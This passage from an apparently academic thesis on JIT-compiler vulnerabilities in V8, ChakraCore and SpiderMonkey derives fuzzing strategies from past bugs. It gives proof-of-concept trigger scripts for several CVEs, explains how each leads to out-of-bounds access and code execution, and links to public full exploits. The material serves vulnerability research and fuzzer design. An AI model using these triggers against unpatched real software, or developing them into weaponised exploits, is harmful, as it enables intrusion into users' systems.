The *if condition* would therefore be *true* at runtime and the code from line 8 would be executed. However, since the compiler assumes a maximum value of *0*, the compiler assumes that the condition can never become *true* and the branch gets removed. The code in line 10 and 11 is therefore executed instead. This code was compiled under the assumption that the *if condition* ensured that the maximum value of the *i* variable is *3* and therefore bound checks for the array access in line 11 are not required because the array has a length of *4* and accessing index *3* cannot lead to OOB memory access. However, at runtime the *i* variable is *100,000* which leads to OOB access.

A writeup of the vulnerability is available at [156], exploits are available at [157] and at [158]. The writeup also discusses how the vulnerability can be exploited when additional hardened protections are enabled, which were two years later introduced.

Generalization for variation analysis:

- A fuzzer should add code similar to the code from line 4 to 11 to check for incorrectly assumed range values.

Chromium issue 888923, CVE-2018-17463 (Hack2Win 2018) – Incorrect CreateObject side effect annotation

```
01: function opt(o) {
02:     o.x;                // Step1: First access is protected via CheckMaps
03:     Object.create(o);   // Step2: Trigger side effect
04:     return o.y.a;       // Step3: Not protected by CheckMaps node
05: }
06: opt({ x: 0, y: { a: 1 } });
07: opt({ x: 0, y: { a: 2 } });
08: for (let i = 0; i < 100000; i++) {
09:     opt({ x: 0, y: { a: 3 } });             // Trigger optimization
10: }
11: console.log(opt({ x: 0, y: { a: 3 } }));    // Trigger vulnerability
```

The *createObject* function was annotated as *kNoWrite*, which is incorrect because the function has a side effect which means the correct annotation would be *kNoProperties*. The *createObject* function has a side effect because it changes the map of the passed object and

[156] https://doar-e.github.io/blog/2019/05/09/circumventing-chromes-hardening-of-typer-bugs/

[157] https://github.com/JeremyFetiveau/TurboFan-exploit-for-issue-762874

[158] https://github.com/ray-cp/browser_pwn/blob/master/issue-762874/oldOObWrite.js

converts fast properties to dictionary properties. In line 2 an access to a property is performed and the compiler therefore adds a *CheckMaps* node which ensures that the passed argument has the correct type of fast properties. However, for the property access from line 4 the *CheckMaps* node was removed because the compiler assumed that the type cannot change in line 3 because the function was annotated to have no side effects. The compiler therefore added code to handle fast properties in line 4. However, the real type will be dictionary elements because of the side effect of line 3. This leads to a type-confusion. Using the type confusion, a floating-point number can be interpreted as object pointer and vice versa which leads to arbitrary read and write and therefore to full code execution.

The vulnerability was exploited in the *Hack2Win* 2018 competition. A full exploit together with a writeup is available in the issue tracker [159]. An in-depth writeup can be found at [160]. Another exploit is available at [161].

Generalization for variation analysis:

- A fuzzer should add two property accesses and add fuzzed code in between. As fuzzed code function invocations can be inserted which are annotated to have no side effects.
- Functions which have side effects can be found during fuzzing by using code like:

  ```
  let o = {a: 42};
  %DebugPrint(o);
  Object.create(o);
  %DebugPrint(o);
  ```

  The output reveals that a side effect was triggered:

  ```
  - First print map: <Map(HOLEY_ELEMENTS)> [FastProperties]
  - Second print: map: <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
  ```

  The identification of functions, which trigger side effects, can therefore be decoupled from the fuzzing which reduces the search space. Moreover, the identified side effect of a tested function can automatically be compared with the annotation of the function to detect similar flaws.

[159] https://bugs.chromium.org/p/chromium/issues/detail?id=888923

[160] http://phrack.org/papers/jit_exploitation.html

[161] https://github.com/vngkv123/aSiagaming/tree/master/Chrome-v8-Obect.create

Chromium issue 906043, CVE-2019-5782 (Tianfu Cup 2018) – Incorrect arguments.length value range annotation

```
01: function opt(arg) {
02:     let x = arguments.length;
03:     a1 = new Array(0x10);
04:     a2 = new Array(2); a2[0] = 1.1; a2[1] = 1.1;
05:     a1[(x >> 16) * 0xf00000] = 1.39064994160909e-309; // 0xffff00000000
06: }
07: var a1, a2;
08: let small = [1.1];          // Argument array with one argument
09: let large = [1.1, 1.1];
10: large.length = 65536;       // Create an argument array with 65536 arguments
11: large.fill(1.1);
12: for (let j = 0; j < 100000; j++) {
13:     opt.apply(null, small);// Trigger optimization with a small number of arguments
14: }
15: opt.apply(null, large);     // Trigger the compiled code with a lot of arguments
```

Arguments can be accessed inside functions via the special *arguments* object. The *argument.length* value is annotated to have a range of `0` to `2**16-2`. This assumption is true if a function is invoked by using standard syntax like `target_function(arg_1, arg_2,/*..*/, arg_n)`. However, in *JavaScript* functions can also be invoked via the *apply()* function as demonstrated in lines 13 and 15. Using this syntax more than `2**16-2` arguments can be passed to the function. Also note that a third alternative exists to pass more arguments using the spread operator: `opt(...small)`

Because the *opt* function is called in line 13 in a loop, compilation of the function is triggered. The compiler assumes that the maximum value of *x* in line 2 is `2**16-1 = 0xfffe`. In line 5, the value is shifted *16* bits to the right. The result of this shift operation is for inputs like 0xfffe or smaller values always zero. The compiler therefore assumes that the array access in *a1* in line 5 is always in bounds because index *0* is accessible in an array of length *0x10*. The compiler therefore removes bound checks. However, using the *apply* function, *arguments.length* can be bigger than the compiler assumed value which leads to OOB access in the function invocation in line 15. The *large* argument array stores *65,536* = *0x10000* elements. When this value is shifted 16 bits right in line 5 the result is 1. After multiplication, it leads to an access of index *0xf00000* which is an OOB access because of the removed bounds check.

The array from line 4 is not required to trigger the vulnerability. However, if the multiplication in line 5 is changed to a multiplication by *0x15*, the code overwrites the length field of array *a2* with the OOB access. After that, *a2* can be used for OOB read and write access.

A full exploit from *Tianfu Cup* 2019 is available in the bug tracker [162]. A detailed writeup and another exploit is available at [163].

[162] https://bugs.chromium.org/p/chromium/issues/detail?id=906043

[163] https://github.com/vngkv123/aSiagaming/blob/master/Chrome-v8-906043/Chrome%20V8%20-%20-CVE-2019-5782%20Tianfu%20Cup%20Qihoo%20360%20S0rrymybad-%20-ENG-.pdf

Generalization for variation analysis:

- A fuzzer should implement the *function.apply* syntax as well as the spread operator to pass a large number of arguments to functions.
- A fuzzer should integrate new language features such as the spread operator.
- A fuzzer should add array access code similar to line 5 to identify OOB array accesses.

Edge CVE-2019-0539 – Type-Confusion via InitClass

```
01: function opt(o, c, value) {
02:     o.b = 1;     // Step1: Add a type check
03:     class A extends c { // Step2: trigger side effect; transition the object
04:     }
05:     o.a = value; // Step3: Access without type check; overwrite slot array pointer
06: }
07: for (let i = 0; i < 2000; i++) {  // Trigger optimization
08:     let o = { a: 1, b: 2 };
09:     opt(o, (function () { }), {});
10: }
11: let o = { a: 1, b: 2 };
12: let cons = function () { };
13: cons.prototype = o; // causes "class A extends c" to transition object type
14: opt(o, cons, 0x1234);
15: print(o.a); // access the slot array pointer resulting in a crash
```

The function is initially optimized by calling it *2,000* times in a loop in line 9. The passed object *o* has two properties, which are initially stored as inline properties. The function is therefore optimized for the case that an object with inlined properties is passed. However, before the last call is performed in line 14, the prototype of the second argument is set to the object itself. As soon as the `class A extends c` code from line 3 gets executed, the properties of the object *o* are modified because the prototype of *c* points to *o*. Because of this side effect, the properties are no longer stored as inline properties. Instead, they are stored in an array pointed to by the *slots-pointer*.

The *slots-pointer* is just a pointer to the properties of the object in *ChakraCore*. The third entry in the object should therefore no longer be interpreted as the first property because it now stores the *slots-pointer*. However, the compiler did not expect such a modification or side effect and the optimized code therefore still assumes that inlined properties are used which leads to a type confusion. The `o.a = value` code from line 5 therefore overwrites the *slots-pointer* which means that the pointer to the properties array can be set to an arbitrary value which leads to full code execution.

Exploitation details can be found in [164].

Generalization for variation analysis:

- A fuzzer should create test cases with a similar structure as CVE-2019-0539. This means that the optimized function should first access a property (line 2), then perform

[164] https://perception-point.io/resources/research/cve-2019-0539-root-cause-analysis/

an action which can change the state of the object (line 3 and 4) and finally access again an property (line 5), preferable the first property to overwrite the *slots-pointer* in *ChakraCore*. The first property access from line 2 is required to include a map check at the beginning of the function. This ensures that the map check for the second property access can be omitted. Instead of accessing properties, arrays can be accessed as well.

- A fuzzer should create objects with just a few properties (2-6 properties). This ensures that inline properties are tested during fuzzing.
- A fuzzer should add code similar to: `class A extends <ArgumentName>`
- A fuzzer should modify the prototype of objects.
- If an optimized function writes to a property, code which reads the property after the function invocation should be added. For example, line 6 writes to property *a* and therefore line 15 was added which attempts to access this property. This does not only detect type confusions between inlined properties and the usage of the slots-pointer, but also detects type confusions between raw double encoded values and double values stored in heap objects.

Firefox bug 1537924, CVE-2019-9810 (Pwn2Own 2019) – Incorrect alias information in Array.prototype.slice()

```
01: let Arr = null; let Spray = []; let trigger = false;
02: function opt(Special, Idx, Value) {
03:     Arr[Idx] = 0x41414141;  // Step1: Access is protected with a bounds check
04:     Special.slice();        // Step2: Compiler incorrectly assumes no side effect
05:     Arr[Idx] = Value;       // Step3: Bound check is not performed again
06: }
07: class SoSpecial extends Array {
08:     static get [Symbol.species]() {
09:         return function () {
10:             if (!trigger) {
11:                 return;
12:             }
13:             Arr.length = 0;     // Perform the side effect
14:             gc();               // Trigger garbage collection
15:         };
16:     }
17: };
18: const specialArray = new SoSpecial();
19: Arr = new Array(0x7e);
20: for (let Idx = 0; Idx < 0x400; Idx++) {
21:     opt(specialArray, 0x30, Idx);
22: }
23: trigger = true;
24: opt(specialArray, 0x20, 0xBBBBBBBB);
```

In the *opt* function the array is accessed at the passed index. Because of this access, the compiler adds code which checks the index against the array bounds to protect against OOB access. The index is accessed two times, in line 3 and 5 in the *opt* function. The compiler assumes that the *slice* function cannot have a side effect and therefore that the bound check must not be performed again because the array cannot change in the meantime. However, this assumption is wrong because *Symbol.species* can be used to introduce a side effect.

Symbol.species specifies the new constructor for the array when the array gets copied. When the *slice* method gets called this happens and the specified constructor function gets invoked. In this function the array length is modified to a length of zero and garbage collection is triggered to free the previous array memory. Because the bound check was removed for the second array access in line 5, this access leads to OOB read and write.

This vulnerability was exploited by the *fluoroacetate* team during *Pwn2Own* 2019. A detailed writeup can be found at [165] and at [166]. A public exploit is available at [167] and a full chain exploit including a sandbox escape is available at [168].

Generalization for variation analysis:

- The code construct from line 7 to 9 should be used to trigger a callback function via *Symbol.species.*
- A fuzzer should integrate a global variable *trigger*, which is initially set to *false* and which gets flipped to *true* at a random code location. A fuzzer should flip the variable more frequently to *true* before the last invocation of the *opt* function, after function compilation was already triggered. A callback, triggered by the *opt* function, should perform state modification operations if the *trigger* value is true.
- The state modification operations should depend on the code structure of the *opt* function. For example, in line 3 and 5 array access operations are performed on the *Arr* variable. The callback should therefore modify the array length of the *Arr* variable.

[165] https://doar-e.github.io/blog/2019/06/17/a-journey-into-ionmonkey-root-causing-cve-2019-9810/

[166] https://www.zerodayinitiative.com/blog/2019/4/18/the-story-of-two-winning-pwn2own-jit-vulnerabilities-in-mozilla-firefox

[167] https://github.com/0vercl0k/CVE-2019-9810

[168] https://github.com/0vercl0k/CVE-2019-11708

Chromium issue 1053604, CVE-2020-6418 – Incorrect side effect modelling for JSCreate

```
01: ITERATIONS = 10000;
02: TRIGGER = false;
03: function opt(a, p) {
04:     return a.pop(Reflect.construct(function() {}, arguments, p));
05: }
06: let a;
07: let p = new Proxy(Object, {
08:     get: function() {
09:         if (TRIGGER) {
10:             a[2] = 1.1; // Change elements-kind to double values
11:         }
12:         return Object.prototype;
13:     }
14: });
15: for (let i = 0; i < ITERATIONS; i++) {
16:     let isLastIteration = i == ITERATIONS - 1;
17:     a = [0, 1, 2, 3, 4]; // Just store SMI values
18:     if (isLastIteration)
19:         TRIGGER = true;
20:     print(opt(a, p));
21: }
```

The *opt* function calls the *Array.prototype.pop()* function which gets incorrectly optimized. This function call is translated in the *sea-of-nodes* to a *JSCall* node. The *Reflect.construct()* function creates a new object and becomes therefore a *JSCreate* node. The problem occurs when the *JSCall* node gets reduced and inlined during optimization.

Since the array could store all kind of elements like integers, doubles or objects, typically generic code must be added which handles all elements. However, if the compiler can ensure that only specific values like SMIs (small integers) are passed, the compiler can avoid the slow generic code and instead only add code which handles SMIs. The compiler adds a *CheckMaps* node which verifies at runtime that the assumed type is correct and deoptimizes otherwise. If the compiler already added a *CheckMaps* node before, the second *CheckMaps* node can be removed if no side effect can occur between the operations. To find previous *CheckMaps* nodes the *sea-of-nodes* is traversed backwards starting from the *JSCall* node by following the *effect edges*. *Effect edges* are special edges in the *sea-of-nodes*.

The root cause of the vulnerability is the handling of *JSCreate* nodes during backward traversal. The patch diff [169] shows that in line 360 the result is set to *kReliableReceiverMaps*. In a loop all node types are checked and the result is accordingly adapted. This is a blacklist instead of a whitelist approach and it contained a flaw where the result was not updated to *kUnreliableReceiverMaps* and therefore the default value *kReliableReceiverMaps* from line 360 was returned.

That means, that the compiler assumed a reliable map of the object instead of an unreliable one. For example, in the above PoC the compiler infers that the passed array just contains SMIs and it assumes that this map is reliable. However, it is not reliable because the

[169] https://chromium-review.googlesource.com/c/v8/v8/+/2062396/4/src/compiler/node-properties.cc#360

JSCreate node can have a side effect. It is important that the *Reflect.construct()* return value is passed as argument to the *Array.prototype.pop()* call to create the required *effect edge* between the two nodes. This is required because the *JSCreate* node, which was added for the *Reflect.construct()* function call, must be visited during the backward traversal to trigger the vulnerability. Note that per default the *Array.prototype.pop()* function does not receive input arguments, however, in *JavaScript* such arguments can still be passed.

The *Reflect.construct()* call, which is translated to the *JSCreate* node, can change the type of the array because a proxy can be applied on the third argument. In the PoC the proxy modifies in line 10 the second element of the array to store a double value. This changes the *elements-kind* of the array and therefore the map. However, the compiler assumed that this cannot happen and therefore just added code to pop values from a SMI array. The inlined pop operation therefore incorrectly interprets the double value from line 10 as integer.

The following figures demonstrate the vulnerability. Figure 6 shows not vulnerable code because the *Reflect.construct()* output is not passed as an argument and the vulnerability is therefore not triggered because of the missing *effect edge*.



Figure 6: *Sea-of-nodes* of a not vulnerable version of the code

Node 34 performs the call to *Reflect.construct()* which corresponds to a *JSCreate*. In node 218 a *DeoptimizeIf* node was added which deoptimizes if *elements-kind* is not SMI. The *Array.pop()* implementation for SMI values starts at the *IfFalse* node 229. The branch at node 228 checks if the array length is 0 and therefore the false branch contains the code to pop a value. The actual nodes, which perform the pop operation and which adapt the array length, are not shown above because only control flow nodes are visible.

Figure 7 shows the generated graph in the vulnerable case. The compiler initially added two *CheckMap* nodes which translated in a later compiler phase to *DeoptimizeIf* and *DeoptimizeUnless* nodes. Since the *DeoptimizeIf* node 219 already performed a check before call node 40, the *DeoptimizeIf* node afterwards, which was added together with node 228, was removed. The vulnerability can be identified by comparing the graph from Figure 6 with the graph from Figure 7. In the first case a *DeoptimizeIf* node is located after the call node whereas in the second case this node is missing which introduces the vulnerability.

The node removal was done by the compiler under the assumption that the call from node 40 cannot have a side effect. However, it can have a side effect and modify the *elements-kind* of the array. That means, that the inlined *Array.prototype.pop()* code, which is located around node 236, incorrectly performs a pop operation on SMI values, although the array can already store objects or double values.



Figure 7: *Sea-of-nodes* for vulnerable code

By using a push instead of the pop operation and by storing initially double values and changing the *elements-kind* to generic elements inside the proxy callback, an OOB write can be performed. This is possible because double values are stored using eight bytes and when *elements-kind* changes to generic elements, double values and objects are stored by using pointers to heap objects. Because of *pointer compression*[170] [171] a pointer can be stored by just using four bytes on 64-bit systems. The inlined push operation assumes eight bytes per

[170] https://v8.dev/blog/pointer-compression

[171] https://docs.google.com/document/d/10qh2-b4C5OtSg-xLwyZpEI5ZihVBPtn1xwKBbQC26yI/edit#

index but the array just uses four bytes per index and therefore the write operation is done OOB of the array on adjacent memory. This can be used to overwrite the length field of a subsequent array which can be turned to full code executing by using classic exploitation techniques.

The vulnerability was exploited in the wild and detected by the *Google threat analysis group*. It was reported to the *Chromium* team on 2020-02-18, a public commit with the fix and a regression test was available on 2020-02-19. A fixed version was shipped on 2020-02-25. *Exodus Intelligence* published a full exploit with a writeup [172] on 2020-02-24 which was developed based on the public available commit message.

When this vulnerability was analyzed as part of the thesis research, the newest available *Foxit Reader* version was 9.7.1.29511, which was released on 2020-01-16. This version uses *v8* in version 7.7.299.6 which was released on 2019-08-26. This version is affected by the vulnerability and can therefore be exploited. Since *Foxit Reader* disabled some language features the public available exploit must slightly be adapted.

The author of this thesis developed together with the second supervisor a reliable exploit for the vulnerability which achieves full code execution without crashing *Foxit Reader*, bypasses all in-place memory protections and is invisible for victims. The vulnerability was reported together with the exploit to *TrendMicro's Zero Day Initiative* which reported the vulnerability to *Foxit Cooperation*. The vulnerability is tracked as ZDI-20-933 [173]. The vulnerability was fixed on 2020-07-31. CVE-2020-15638 was assigned to this vulnerability.

The vulnerability was also exploited by Röttger to attack the *Steam* browser on Linux [174] which uses an outdated *Chromium* fork.

Generalization for variation analysis:

- A fuzzer can create code which passes more arguments to functions than the function expects. This should not change the semantics of the code, but it can create additional effect edges in the *sea-of-nodes* which can trigger vulnerabilities. Especially function invocations can be passed as additional arguments.
- A fuzzer should create code similar to lines 15 to 21. This code just executes additional code in the last loop iteration to trigger the vulnerabilities.
- A fuzzer should use *proxies* to introduce side effects.

[172] https://blog.exodusintel.com/2020/02/24/a-eulogy-for-patch-gapping/
[173] https://www.zerodayinitiative.com/advisories/ZDI-20-933/
[174] https://twitter.com/_tsuro/status/1232477699131621376

4.5.4 Missing minus zero type or NaN information

The previous chapter explained that side effects of built-in functions are annotated in *JavaScript* engines. The engines also annotate possible return value ranges for all built-in functions and use these ranges during optimization. For example, consider that a specific function can just return values between zero and five and that this return value is used as index to access an array. If the compiler can guarantee that the array has always a length of at least twenty - because of a previous check - bound checking code must not be added because the compiler can guarantee that the array access is always within bounds. However, if the annotated return value range is incorrect, it can immediately lead to an exploitable vulnerability.

A common source for flaws is the `kSafeInteger` range in *v8* which does not include the minus zero value. *JavaScript* differentiates between *+0* and *-0* and the difference is significant. For example, consider the *Math.sign* function which returns *+1* for positive arguments and *-1* for negative arguments. If the argument is zero, the value *+0* gets returned. If the engine developers forgot to annotate the edge case where a *-0* gets returned when the argument is minus zero, a problem occurs because the runtime value can be different to value assumed by the compiler. Moreover, an engine programmer may define the return value range as `CreateRange(-1.0,1.0)` and assume that this includes all above mentioned cases. However, this is incorrect because this range does not cover the minus zero value. This example was CVE-2016-5200 and exploitation details are explained below. The minus one to plus one range is defined as *kMinutesOneToOne* and this range also does not contain the *NaN* value which can result in similar problems. Another common range is `PlainNumber` or `Union(PlainNumber, NaN)` which do not contain the minus zero value.

Examples:

Chromium issue 880207 (2018) - Incorrect type information on Math.expm1

```
01: function opt() {
02:     // The compiler assumes an incorrect Math.exmp1() return value range
03:     // and therefore assumes that the comparison is always false
04:     return Object.is(Math.expm1(-0), -0);
05: }
06: console.log(opt());     // interpreted code output: true
07: %OptimizeFunctionOnNextCall(opt);
08: console.log(opt());     // compiled code output: false
```

The output indicates a flawed optimization because the first output is true, but the second one is false. This vulnerability was initially declared by Röttger, the reporter of the vulnerability and a researcher at *Google Project Zero*, and the *v8* developers as not exploitable. „The typing rule is wrong, it looks like it was a copy&paste mistake on my side. I agree with the analysis that this is probably not really exploitable“ [175]. Two months after the initial report, Röttger explained in the bug tracker that the vulnerability is in fact exploitable.

[175] https://bugs.chromium.org/p/chromium/issues/detail?id=880207

The vulnerability is not only exploitable, it is highly reliable, it allows to leak data and achieve code execution and it has a rapid execution speed. The following cite is from *Exodus Intelligence*, a company focused on zero-day and n-day development: „Finally, in terms of reliable N-Day exploits for *Chrome*, there are much better bugs that could achieve speed and reliability, due to the bug characteristics. The prime candidate for such bugs are those that occur in the *v8* JIT engine, such as ***_tsuro's*** [Röttger's] excellent *V8* bug in *Math.expm1*" [176].

Exploitation details can be found in [177] and in [178]. In 2018 the vulnerability was used as part of the *Krautflare* CTF challenge for *35C3*. Exploitation details for this challenge and therefore for the vulnerability can be found at [179].

The vulnerability was initially incorrectly fixed and a regression test, which triggers the vulnerability at another code location, is shown below:

```
01: function opt(x) {
02:     return Object.is(Math.expm1(x), -0);
03: }
04: function g() {
05:     return opt(-0);
06: }
07: opt(0);
08: // Compile function optimistically for numbers (with fast inlined
09: // path for Math.expm1).
10: %OptimizeFunctionOnNextCall(opt);
11: // Invalidate the optimistic assumption, deopting and marking non-number
12: // input feedback in the call IC.
13: opt("0");
14: // Optimize again, now with non-lowered call to Math.expm1.
15: console.log(g());
16: %OptimizeFunctionOnNextCall(g);
17: console.log(g()); // returns: false. expected: true.
```

The function is first optimized for the case of numbers, then it is deoptimized by passing a string and later it is optimized again. Now the compiler also considers strings as possible arguments. In the initial PoC just numbers were passed which means that the compiler performs optimization optimistically for floating-point values which means that the *Math.expm1()* call is lowered to code which just handles floating-point values. The initial fix just fixed this floating-point related code. However, by passing once a string to the function, generic code is compiled by adding a call node to *Math.expm1()* which also contained the vulnerability.

[176] https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop/

[177] https://docs.google.com/presentation/d/1DJcWByz11jLoQyNhmOvkZSrkgcVhllIlCHmal1tGzaw/edit#slide=id.g52a72d9904_2_105

[178] https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/

[179] https://www.jaybosamiya.com/blog/2019/01/02/krautflare/

An alternative solution [180] from *sakura sakura* is to enforce a call node by using the *call()* syntax:

```
01: let y = { a: -0 };
02: var result = Object.is(Math.expm1.call(Math.expm1, -0), y.a);
```

The optimization, which replaces `Math.expm1(-0)` with *+0,* can be triggered in the initial *typer*, in the *load elimination* and in the *simplified lowering* phase during compilation. The return value of the function call can be used inside a call to `Object.is(return_value, -0)` which would return at runtime *true*, however, the compiler would assume that the return value is always negative. The *Object.is()* call would be replaced by a *SameValue* node in the *sea-of-nodes*. If the vulnerability is triggered in one of the first phases, the *typed optimization* pass would replace the *SameValue* node with an *ObjectIsMinusZero* node which would be optimized away in a later *constant folding* pass because the compiler assumes that the value can never be minus zero. That means, that too much optimization would be performed which results in a function which always returns *false*. However, to exploit the vulnerability, the compiler must be tricked into performing calculations based on incorrect optimization, but the function should not completely be optimized away. The *SameValue* operation must be performed at runtime to ensure that *true* can be returned. Then, the compiler would perform subsequent optimizations with the incorrect assumed *false* value but at runtime *true* would get returned which leads to the incorrect removal of bound checks.

To enforce this, the optimization must not be triggered in the *typer* or *load elimination* phase. Instead, it must be triggered in the later *simplified lowering* phase. This means, that the code must change between the phases to trigger the optimization only in the *simplified lowering* phase. Between these phases the *escape analysis* phase is performed. The escape analysis *dematerializes* object properties accesses if the object does not escape. That means, that the value can be wrapped inside an object which does not escape. This hides the optimization until *escape analysis* was performed. A more detailed explanation of *escape analysis* and *dematerialization* of objects can be found in chapter 4.5.5. The following PoC, taken from [181], demonstrates this:

180 https://docs.google.com/presentation/d/1DJcWByz11jLoQyNhmOvkZSrkgcVhlIIlCHmal1tGzaw/edit#slide=id.g52a72d9904_2_105

181 https://www.jaybosamiya.com/blog/2019/01/02/krautflare/

```
01: function opt(x) {
02:     var a = { zz: Math.expm1(x), yy: -0 }; // Wrapped in obj for esc. analysis
03:     a.yy = Object.is(a.zz, a.yy);
04:     return a.yy;
05: }
06: function trigger() {
07:     var a = { z: 1.2 };
08:     a.z = opt(-0);
09:     return (a.z + 0); // Real: 1, Feedback type: Range(0, 0)
10: }
11: opt(0);
12: %OptimizeFunctionOnNextCall(opt);
13: opt("0");
14: trigger();
15: %OptimizeFunctionOnNextCall(trigger);
16: trigger();
```

The *Math.expm1()* call and the *-0* value are wrapped inside an object to ensure that the incorrect optimization is performed after *escape analysis dematerialized* object *a*. This means, that the compiler always assumes an incorrect return value of *false* for the *opt* function. However, when *-0* is passed, the function returns *true* which means the trigger function returns *1*, but the compiler assumes a return value range of *(0,0)*. Arithmetic operations like a multiplication can be applied on the value to create an arbitrary index which can be used to access an array. Since the compiler assumes that the value is always zero, the bound check gets removed and OOB access is possible.

Generalization for variation analysis:

- Similar vulnerabilities can be found by comparing the output of function invocations executed by with the interpreter and the compiler. If the results differ, it may indicate an incorrect annotation or optimization. This type of fuzzing is called differential fuzzing. *Google Chrome* already includes such fuzzers as demonstrated by *Chromium* issue 1053939 [182].
- A fuzzer should use the *-0* or *NaN* values in mutations since these values can trigger range flaws.
- A fuzzer should call a function after optimization with different argument types and trigger optimization again before the final call to the target function happens. This is shown in the second PoC in line 13 where the function is invoked with a string argument. This results in the insertion of more generic code during optimization and can therefore trigger bugs in other code locations.
- A fuzzer should use the *.call()* syntax to enforce the use of call nodes.
- A fuzzer should implement a mutation strategy which wraps values within objects which do not escape. This prevents early optimization and delays optimization to later phases. This results in different code getting tested during fuzzing and therefore increases the attack surface.

[182] https://bugs.chromium.org/p/chromium/issues/detail?id=1053939

Chromium issue 913296, CVE-2019-5755 – Incorrect type information on SpeculativeSafeIntegerSubtract

```
01: function opt(trigger) {
02:     return (trigger ? -0 : 0) - 0;
03: }
04: assertEquals(0, opt(false));
05: %OptimizeFunctionOnNextCall(opt);
06: assertEquals(-0, opt(true)); // Failure: expected <-0> found <0>
```

The function is optimized for the case that the argument is *false* which results in `0 - 0 = 0` as return value. When the argument is changed, the result should become `-0 - 0 = -0`. However, since the function gets incorrectly optimized, the result remains to be 0. The root cause of this vulnerability is that the subtract operation gets translated to a *SpeculativeSafeIntegerSubtract* call node which had an incorrect return value range defined. The incorrect return value allows to access arrays OOB because array bound checks can incorrectly be removed by performing index calculations based on the return value.

Exploitation details were already described in the *Chromium* issue 880207 analysis.

Generalization for variation analysis:

- This vulnerability again demonstrates that -0 should be used during fuzzing to trigger edge cases. Already simple test cases such as the above PoC can lead to exploitable vulnerabilities.

Chromium issue 658114, CVE-2016-5200 – OOB read and write in asm.js

```
01: opt = (function (stdlib, foreign, heap) {
02:     "use asm";
03:     var ff = Math.sign;
04:     var m32 = new stdlib.Int32Array(heap);
05:     function f(v) {
06:         m32[((1 - ff(NaN) >>> 0) % 0xdc4e153) & v] = 0x12345678;
07:     }
08:     return f;
09: })(this, {}, new ArrayBuffer(256));
10: %OptimizeFunctionOnNextCall(opt);
11: opt(0xffffffff);
```

The first instruction invokes an anonymous function which returns function *f,* which is defined in lines 5 to 7. This inner function *f* is then optimized and called with *0xFFFFFFFF* as argument. The optimization incorrectly removed bound checks because the *Math.sign* function annotation did not include *NaN* as a possible return value.

Generalization for variation analysis:

- A fuzzer should wrap functions in variables and call the variable as shown in line 3 and 6.
- A fuzzer should fuzz *asm.js* code as shown in line 2.
- A fuzzer should create mathematical operations to calculate array indexes as shown in line 6.
- A fuzzer should change values to *NaN* during mutations.

4.5.5 Escape analysis bugs

Compilers execute various optimization phases and *escape analysis* is one of them. Typically, objects in functions are allocated on the heap because the lifetime of the object may not be bound to the function. For example, when the object is assigned to a global variable or it is used as return value, the object *escapes* the function context. Another possibility is that another function is called with the object passed as argument. Then, the other function could *escape* the object by assigning it to a global variable. To reduce the number of such cases, compilers attempt to inline function calls before performing *escape analysis*.

If the object *escapes*, a heap allocation is required. However, if the compiler can guarantee that an object cannot *escape*, the compiler can instead allocate the object or its properties on the stack. Such an object is called a *dematerialized* object. This has a positive performance impact because stack allocations are a lot faster. During *escape analysis* the compiler determines which objects *escape* and which objects can be *dematerialized*.

A flaw in this logic can lead to the *escape* of a *dematerialized* object. This means, a stack variable can be accessed although the stack frame is no longer valid which is similar to a use-after-free-like vulnerability on the stack and can therefore be exploited in most cases.

Examples:

Edge CVE-2018-0860 – JIT escape analysis bug [183]

```
01: function opt() {
02:     let arr = [];
03:     return arr['x'];
04: }
05: let arr = [1.1, 2.2, 3.3];
06: for (let i = 0; i < 0x10000; i++) {
